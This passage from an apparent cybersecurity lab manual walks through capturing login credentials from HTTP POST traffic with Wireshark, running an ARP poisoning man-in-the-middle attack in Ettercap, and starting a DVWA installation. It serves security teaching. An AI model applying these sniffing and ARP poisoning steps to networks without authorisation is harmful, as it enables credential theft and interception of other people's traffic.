
Solution:

Password Sniffing:-Password sniffing is a type of network attack in which an attacker intercepts data packets that include passwords. The attacker then uses a password-cracking program to obtain the actual passwords from the intercepted data.Password sniffing can be used to obtain passwords for any type of account, including email, social media, and financial accounts.

Step 1: First of all, open your Wireshark tool in your window or in Linux virtual machine. and start capturing the network. suppose you are capturing your wireless fidelity.




Step:2 After starting the packet capturing we will go to the website and login the credential on that website as you can see in the image.



Step-3: Now after completing the login credential we will go and capture the password in Wireshark. for that we have to use some filter that helps to find the login credential through the packet capturing.

Step 4: Wireshark has captured some packets but we specifically looking for HTTP packets. so in the display filter bar we use some command to find all the captured HTTP packets. as you can see in the below image the green bar where we apply the filter.



Step 5: So there are some HTTP packets are captured but we specifically looking for form data that the user submitted to the website. for that, we have a separate filter .


As we know that there are main two methods used for submitting form data from web pages like login forms to the server. the methods are-

GET

POST

Step 6: So firstly for knowing the credential we use the first method and apply the filter for the GET methods as you can see below.

```
http.request.method == "GET"
```




GET method

As you can see in the image there are two packets where the login page was requested with a GET request as well, but there is no form data submitted with a GET request.

Step 7: Now after checking the GET method if we didn't find the form data, then we will try the POST method for that we will apply the filter on Wireshark as you can see.

```
http.request.method == "POST"
```



As you can see we have a packet with form data click on the packet with user info and the application URL encoded. and click on the down-

HTML form URL Encoded where the login credential is found. login credential as it is the same that we filed on the website in step 2.


```
Form item: "uname" = "Tonystark_44"
Form item: "pass" = "tony@1234"
```

Experiment No:5


Aim: ARP Poisoning Attack: Set up an ARP poisoning attack using tools like Ettercap. Analyze the captured packets to understand how the attack can lead to a Man-in-the-Middle scenario.

Solution:


1. Open Ettercap.




2. Go to pul-ldown menu that says "Sniff" and click on "Unified Sniffing".




When we do that, it opens a new window asking us what interface we want to use and defaults to eth0.




3. Click "OK", ettercap launches it sniffing and loads its plugins.




4. Click on the "Hosts" tab and you will see a menu that includes "Scan for Hosts". Click on it and ettercap will begin scanning the network for hosts.




5. Now, using that same "Hosts" tab, click on "Hosts List". This will display all the hosts that ettercap has discovered on your network as seen in the screenshot below.



6. Now, select one of the hosts that will be the target of this attack in the window by clicking on it and then click on "Add to Target 1" at the bottom of the window. When you do so, ettercap will add that host as the first target in our MiTM attack as seen in the screenshot below. Next, select the second host in this attack and then click "Add to Target 2".



7. Finally, go to the menu above and click on MITM tab and the drop down menu will have a selection called "ARP Poisoning" as seen in the screenshot below.



8. Select it and it will open a pop window like below. Select "Sniff remote connections".When we press OK, ettercap will begin ARP poisoning and you will see ettercap respond in its main windows with the message below.

Now, we have successfully placed ourselves between the two targets systems and all their traffic must flow through us.

EXPERIMENT- 6

Objective:- Installation of DVWA.

Software Used: DVWA(Damn Vulnerable Web Application)

Brief Theory:


Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a classroom environment. The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

Installation of DVWA:

There are several ways to install DVWA on your computer. Here, We have presented how to install DVWA in Windows Environment. To run it in the windows environment, you should download XAMPP and install it. Following are the links for XAMPP and DVWA

1. XAMPP: https://www.apachefriends.org/

2. DVWA : https://github.com/digininja/DVWA



After you download XAMPP and DVWA, your system will show the following files

Name	Owner	Last modified	File size
DVWA-master.zip	me	Jan 6, 2023	1.3 MB
xampp-windows-x64-8.2.0-0-VS16-installer.exe	me	Jan 6, 2023	148.2 MB

After these files are downloaded, do the following


• Install XAMPP by following the installer steps.

• Extract the contents of DVWA-master.zip file to DVWA-master folder. The contents look like the following:

